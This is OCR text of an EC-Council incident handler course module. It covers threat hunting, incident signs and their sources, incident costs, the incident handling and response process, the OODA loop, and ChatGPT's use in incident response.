



Figure 1.6: Steps involved in the threat hunting process

- **Step 1**: **Hypothesis**

  A hypothesis is an idea or assumption regarding threats that exist in the environment and ways to discover them. This includes the attacker TTP. Threat hunters use threat intelligence, together with all available resources, such as system and network logs and network flow, to identify threats.

- **Step 2**: **Collect and process the data**

  To investigate threats, hunters must collect and process accurate data and threat intelligence; this process requires a plan. Security information and event management (SIEM) software can help track historical events and activities in a network. Threat hunters analyze collected data using threat intelligence to identify malicious activities.

- **Step 3**: **Trigger**

  Based on Hunter's hypothesis, threat detection tools may trigger an anomaly in the system or network, following which the investigation process begins.

- **Step 4**: **Investigation**

  After determining the exact location of the anomaly, threat hunters use threat detection tools such as endpoint detection and response (EDR) to diagnose malicious behaviors in the network or system. The hunter can eliminate the identified threats only after a thorough investigation of malicious files/activities.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 5**: **Response/resolution**

  If this hypothesis is confirmed, a malicious system is identified and isolated. The above steps can help eliminate malware and restore the files. The identified information is labeled as a new mitigation technique or indicator of compromise and is added to the list to identify similar threats in the future. Subsequently, analysts create a new rule for the threat, update the firewall or IPS, and make configuration changes accordingly.

# Understand Information Security Incidents

Given the complex landscape of cybercrime, security attacks, and data theft, organizations understand that properly handling potential security incidents plays a crucial role in their business strategy. Organizations plan to handle security incidents with the goal of minimizing the impact of incidents and strengthening defense strategies against evolving incidents.

This section discusses various types of information security incidents, the signs of an incident, and the costs of the incident.

## Information Security Incidents

An information security incident is any real or suspected network or host activity or event that potentially threatens the security of the information stored on network devices and systems with respect to confidentiality, integrity, and availability. It is a violation or imminent threat that has the potential to impact computer security policies, acceptable-use policies, and/or standard security practices.

Information security incidents can also hamper organizational reputations and assets and lead to unexpected expenses through fines, other legal consequences, and regulatory sanctions. Therefore, incident responders must understand the different types of information security incidents and their impact, such that the IH&R team can be prepared to detect and mitigate them effectively and quickly.

## Signs of an Incident

The accurate detection and assessment of incidents are the most challenging and essential parts of the incident response process. This includes detecting whether an incident had taken place and, if so, assessing its level of severity and magnitude. The signs or indicators of an incident are alerts, warnings, reports, complaints, and issues that reveal or refer to an ongoing or completed security attack on an organization or its resources. They vary in nature and can be obtained from different sources and users.

Even though signs can sometimes be false alarms, incident responders must never be negligent in examining them thoroughly and analyzing their sources. Ignoring any signs can result in catastrophes and huge losses to the organization. Some commonly experienced signs of an attack are complaints from users, unavailability of resources, misbehavior of resources, and alerts from security devices. The different sources of indicators include users, employees, vendors, customers, and hardware or software security solutions.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Based on their occurrence, there are two categories of incident signs: precursor and indicator.

- **Precursors**

  The precursors indicate the possibility of a security incident in the future. It is difficult to identify all precursors of incidents because many attacks do not have detectable precursors from the target organization's perspective. Precursor detection may allow an organization to prevent incidents by enhancing its security posture either manually or using automated tools, which will further protect the target from different attacks.

  Examples of precursors are:

  - Irregular log entries in a web server which show web scanner scanning for vulnerabilities
  - An announcement of a new exploit that targets the vulnerability of the organization's server database, operating system, or other resources
  - Threats from hackers stating that they intend to attack the organization
  - Presence of a new security vulnerability in one of the third-party software solutions

- **Indicators**

  Security incidents rarely have precursors, but may have many indicators. An indicator is a sign that the incident has probably occurred or is currently in progress.

  Some of the important indicators of incidents include:

  - A user approaches the help desk to report abusing/threatening emails, issues with the network, system or server, inability to access accounts, etc..
  - A warning from an antivirus or scanner about a malware
  - Firewall, IDS, and IPS alerts about unusual network traffic
  - Web server unavailability to users for a long period of time
  - Bounced emails with malicious and/or suspicious content
  - Multiple failed login attempts to access network resources or web server(s)
  - Inappropriate network traffic flow
  - Administrator-identified filenames with infrequent characters
  - Unusual behaviors from privileged user accounts
  - Sudden increase in server memory and Internet bandwidth
  - Automatic system rebooting or crashing
  - Sluggish performance of the network services
  - Automatic download of files from unknown sources
  - Unusual connections with external network


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Disabled antivirus and other security solutions
- No control over functions of the computer
- Abnormal browsing behavior and changes in configuration
- Unusual change in passwords of all accounts and network

**Sources of Precursors and Indicators**

Precursors and indicators are generally obtained from various sources. The most commonly used sources include computer security alerts, log files, and publicly available information such as news articles and people.

Discussed below are common sources of precursors and indicators:

- **IDPS:** IDPS systems are used to detect suspicious events and log details related to incidents, such as the date and time of detection, type of incident, and source and destination IP addresses. Many IDPS systems generate multiple false-positive alerts; therefore, security analysts must manually validate these security alerts by reviewing recorded data from multiple sources.
- **SIEM:** Security incident and event management (SIEM) systems are similar to IDPS systems, but collect log data from multiple sources, analyze the log data, and generate alerts based on the analysis.
- **Antivirus/Antispam Software:** Antivirus software detects malware, alerts administrators or users, and prevents it from infecting hosts. It detects and filters spam emails and prevents spams from reaching the inboxes of users. Alerts from such software are indicators of the attack attempts.
- **File Integrity Checking Software:** File integrity checking software detects and alerts when critical system files are modified. This software calculates the cryptographic checksum of the original and the modified files. It compares the checksums of these files to detect changes.
- **Third-party Monitoring Services:** Third-party monitoring services, such as fraud detection systems, notify an organization if any of the IP addresses or domain names belonging to the organization are misused to attack other organizations.
- **OS, Service, Network, and Application Logs:** Log details collected from operating systems (OS), services, networks, and applications reveal crucial information about security incidents, such as user accounts accessed, date and time of access, actions performed, IP addresses, and domain names. These logs can be analyzed and correlated to detect suspicious events and generate alerts regarding security incidents.
- **Network Flows:** Network flow helps find anomalous network activity caused by malware, data exfiltration, and other malicious activities. It is a specific communication session that occurs between hosts, routers, and other networking devices, which can provide network flow information.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **People from Within the Organization:** Users, system administrators, network administrators, security staff, and others from within the organization may report signs of incidents. It is necessary for incident handlers to validate these reports. The information provided by these entities may serve as major evidence during the incident analysis.
- **People from other Organizations:** External users may also report other indicators, such as a defaced web page or unavailable service. It is necessary to enforce certain mechanisms in place for external entities to report the indicators, and for trained staff to monitor these mechanisms carefully.

## Cost of an Incident

The cost of an incident is the sum of the total amount lost directly and indirectly due to the attack and the amount spent on recovering from the incident, including the IH&R functions. Organizations must employ financial auditors to estimate the total cost of an incident and report it to authorities.

Loss due to a cybersecurity incident may include but is not limited to:

- Infrastructure such as servers, database systems, hosts, routers, and switches.
- Business credibility and trust
- Valuable information and human resources
- Physical losses

The cost of handling the breach includes:

- Cost of replacing the damaged infrastructure
- Amount spent to implement the incident handling process, including salaries of team members and cost of hardware and software tools
- Rents paid for backup services

Estimation of expected losses after an incident helps organizations prioritize and formulate their incident responses. Although the estimated cost is often based on highly variable parameters and is highly inaccurate, it helps in developing a basis for immediate incident handling and response. An incident results in both tangible and intangible losses, and the cost of an incident can be categorized into tangible and intangible costs.

- **Tangible Cost**

  This refers to an organization's direct expenditure due to an incident. The tangible costs were quantified and identified. Tangible loss to an organization due to an incident may include the following:

  - Lost productive hours
  - Investigation and recovery costs
  - Loss of business


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Loss or theft of resources

- **Intangible Cost**

  This refers to expenditures that the organization cannot calculate directly or accurately. Intangible costs are difficult to identify and quantify and include loss of assets, such as

  - Damage to corporate reputation
  - Loss of goodwill
  - Psychological damage
    - Those directly impacted may feel victimized
    - May impact morale or initiate fear in them or more broadly
  - Legal liability
  - Damage to shareholders' value

## Understand the Incident Management Process

Incident management keeps organizations prepared for unexpected security incidents and reduces the duration and severity of damage caused to IT assets. It helps organizations return to normal service operations as early as possible after an incident and minimizes the impact on various business operations, ensuring that the required level of quality of service is maintained.

This section discusses incident management, incident handling, and response in detail along with the advantages of incident handling and response.

### Incident Management

Incident management is a set of defined processes for identifying, analyzing, prioritizing, and resolving security incidents to restore the system to normal service operations as soon as possible and to prevent the recurrence of the incident. It involves not only responding to incidents, but also triggering alerts to prevent potential risks and threats. A security administrator must identify software that is open to attacks before someone takes advantage of the vulnerabilities.

Incident management includes the following:

- Vulnerability analysis
- Artifact analysis
- Security awareness training
- Intrusion detection
- Public or technology monitoring

The purpose of the incident management process:

- Improves service quality


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Resolves problems proactively
- Reduce the impact of incidents on an organization or its business
- Meets service availability requirements
- Increases staff efficiency and productivity
- Improves user/customer satisfaction
- Assists in handling future incidents

Conducting training sessions to increase awareness among users is an important aspect of incident management. Such sessions help end-users easily recognize suspicious events or incidents and report an attacker's behavior to the appropriate authority.

The following people perform incident management activities:

- Human resources personnel can take steps to fire employees suspected of harmful computer activities.
- Legal counsel sets the rules and regulations of an organization. These rules can influence the internal security policies and practices of the organization when an insider or attacker uses the organization's system for harmful or malicious activities.
- The firewall manager maintains the filters in place. These filters are frequently placed where denial-of-service attacks occur.
- An outsourced service provider repairs systems infected by viruses and malware.

The incident response is one of the functions performed in incident handling. Incident handling is one of the services provided as part of incident management. The following diagram illustrates the relationship between incident response, incident handling, and incident management.





Figure 1.7: Incident management

## Incident Handling and Response (IH&R)

Incident handling and response (IH&R) is the process of taking organized and careful steps when reacting to a security incident or a cyberattack. This is a set of procedures, actions, and


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

measures taken against unexpected events. It involves logging, recording, and resolving incidents that occur in an organization. It notes the incident, when it occurred, its impact, and cause. It is the practice of managing incident response processes, such as preparation, detection, containment, eradication, and recovery, to overcome the impact of an incident quickly and efficiently. IH&R processes are important for providing a focused approach for restoring normal business operations as quickly as possible after an incident, with minimal impact on the business.

The IH&R process involves defining user policies, developing protocols, building incident response teams, auditing organizational assets, planning incident response procedures, obtaining management approval, incident reporting, prioritization, and managing response. It also includes establishing proper communication between individuals responding to an incident and guiding them to detect, analyze, contain, recover, and prevent incidents.

Discussed below are the steps involved in the IH&R process:

- **Step 1: Preparation**

  The preparation phase includes an audit of resources and assets to determine the purpose of security and define the rules, policies, and procedures that drive the IH&R process. It also includes building and training an incident response team, defining incident readiness procedures, gathering the required tools, and training employees to secure their systems and accounts.

- **Step 2: Incident Recording and Assignment**

  In this phase, initial reporting and recording of the incident occurred. This phase handles identifying an incident and defining proper incident communication plans for employees, as well as communication methods that involve informing IT support personnel or submitting an appropriate ticket.

- **Step 3: Incident Triage**

  In this phase, the identified security incidents were analyzed, validated, categorized, and prioritized. The IH&R team further analyzes the compromised device to determine incident details such as the type of attack, its severity, target, impact, method of propagation, and vulnerabilities exploited.

- **Step 4: Notification**

  In the notification phase, the IH&R team informs various stakeholders about the incident, including management, third-party vendors, and clients.

- **Step 5: Containment**

  This phase helps prevent the spread of infection to other organizational assets, preventing additional damage.

- **Step 6: Evidence Gathering and Forensic Analysis**

  In this phase, the IH&R team accumulates all possible evidence related to the incident and submits it to the forensic department for further investigation. Forensic analysis of


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

an incident reveals details such as the method of attack, vulnerabilities exploited, security mechanisms averted, infected network devices, and compromised applications.

- **Step 7: Eradication**

  In the eradication phase, the IH&R team removes or eliminates the root cause of an incident and closes all attack vectors to prevent similar incidents in the future.

- **Step 8: Recovery**

  After eliminating the causes of incidents, the IH&R team restored the affected systems, services, resources, and data through recovery. The incident response team is responsible for ensuring that the incident causes no disruption to the services or business of the organization.

- **Step 9: Post-Incident Activities**

  Once the process is complete, the security incident requires an additional review and analysis before the matter is closed. Conducting a final review is an important step in the IH&R process, which includes the following steps:

  - Incident post-mortem
  - After Action Report (AAR)
  - Lessons learned
  - Incident documentation
  - Incident impact assessment
  - Reviewing and revising policies
  - Closing the investigation
  - Incident disclosure

## Advantages of Incident Handling and Response

With the ever-evolving cyber threat landscape, employing IH&R processes has become critically important to organizations. Having a well-defined incident management process helps organizations resolve incidents faster and more efficiently, and helps them focus exclusively on handling and escalating incidents so as to restore operations and service levels to the normal state after an incident has occurred.

Having an IH&R process will help organizations to:

- Identify crucial data and resources that require protection
- Develop an incident readiness strategy for the prediction of future threats and attacks
- Prepare to monitor different resources and attack vectors
- Frame and implement security and usage policies
- Create a centralized communication plan
- Find vulnerabilities and identify the risks they can result in


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Build the ability to prevent crimes
- Reduce the impact of incidents
- Reduce the incident cost and investigation cost
- Easily detect and contain of incidents
- Prevent similar incidents in future
- Reduce reputational risk caused by incidents and improve client and investor confidence
- Comply with standards as well as local and international laws and regulations
- Gain trust among customers, partners, and vendors
- Develop good coordination among the relevant employees within the organization and with other organizations' security teams.
- Increase efficiency and productivity throughout the organization

## OODA Loops in Incident Response

Observe, Orient, Decide, and Act (OODA) loop is a purpose-based decision-oriented framework that allows incident responders to make decisions quickly and effectively by breaking down the procedures into different phases during an incident handling process. It also helps deliver visibility and control over the organization's security posture in an automated and repeatable manner to ensure that the systems remain resilient. The OODA loop framework is a combination of four crucial phases that help detect, analyze, and respond to any security incident efficiently by decreasing the overall impact and facilitating instant recovery.





Figure 1.8: OODA Loop for incident response

The four phases of the OODA loop to make fast and the best possible decisions during the incident response process are discussed below.

- **Observe**

  Incident responders must first observe a scenario or incident from different sources, such as readily available security monitoring tools. It is not always possible to gather all data to make appropriate decisions during a security incident. For this reason, the


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

incident responders may take advantage of SIEM alerts, traffic analysis, log analysis, and other monitoring tools for the identification of any suspicious event that requires further investigation.

- **Orient**

  Once the necessary data are collected, incident responders must use their skills and expertise to determine what is currently occurring in the organizational network and forecast future events. In this phase, incident responders can use different tactics such as situational awareness, incident triage, and security research to develop logical connections to concentrate on.

  For example, understanding the root cause of an incident and the attacker's techniques to orient the mitigation processes effectively using the required IR tools and techniques.

- **Decide**

  In this phase, incident responders must make decisions on the next set of actions based on their business goals, orientation, and timing requirements. Incident responders should decide the best technique that can minimize damage and perform rapid recovery by considering the existing security policy of an organization. Additionally, they can document all aspects of the entire process, including communication during data collection and investigation, and can use IR checklists for similar response strategies and recovery procedures.

- **Act**

  This phase includes the implementation of decisions made by the incident responders in response to a security incident. Incident responders must act accordingly to quickly remediate infected systems and bring them online for production without affecting other systems or services. They can implement different analysis tools, system backup and recovery tools, and patch management tools to mitigate the incident and rapidly recover the systems or network.

## Importance of ChatGPT in Incident Response

### What is ChatGPT?

ChatGPT is a language model that employs advanced machine learning (ML) algorithms to produce human-readable text. It utilizes reinforcement learning with human feedback (RLHF), which uses human demonstrations and preference comparisons to guide the model and obtain the desired results.

ChatGPT is built on the Generative Pre-trained Transformer (GPT) architecture and is trained with a large dataset obtained from conversations. It has been primarily devised to be used for a variety of conversational AI tasks, such as answering questions, generating dialogues, and generating text.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## How ChatGPT Helps the Incident Response Process?

As ChatGPT provides responses that are natural and human-readable, it is considered a powerful tool for creating conversational artificial intelligence (AI) systems and is being integrated into the field of cyber security. ChatGPT, with its AI capabilities, helps in the early detection and prevention of cybersecurity incidents by analyzing large amounts of data, detecting similar patterns and anomalies, and generating predictions regarding evolving threats. AI/ML algorithms can be trained using large datasets to identify suspicious patterns in network traffic, identify vulnerabilities, and detect malicious intrusion attempts.

ChatGPT is also being integrated with various incident response solutions. AI/ML systems can quickly determine the scope and nature of a cyber security incident and deliver automated responses by bringing down victim systems, isolating compromised information assets, and alerting IH&R teams. It can also help in capturing the indicators of attacks (IoAs) and indicators of compromise (IoCs) related to an incident, and helps to detect and prevent similar incidents in the future.

AI-based systems can retrieve data from multiple sources such as deep and dark web, social media, and so on to detect evolving threats and potential attack vectors in advance. This information helps IH&R teams proactively protect the IT infrastructure of an organization from various security incidents.

ChatGPT is being integrated with many incident management solutions, including Microsoft Sentinel, Logpoint, and Cado, to reduce the workload of IH&R teams and streamline various security operations. This integration will further assist in automating the incident response processes and creating incident reports. ChatGPT provides a chatbot that interacts with an IH&R team to guide the incident response process. This provides step-by-step guidance for earlier resolution of the incident.

ChatGPT will also help IH&R teams partially automate their security training. For example, ChatGPT can send phishing emails by retrieving data from social networking sites and measuring the number of clicks through the links and the number of times the IH&R team is alerted.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

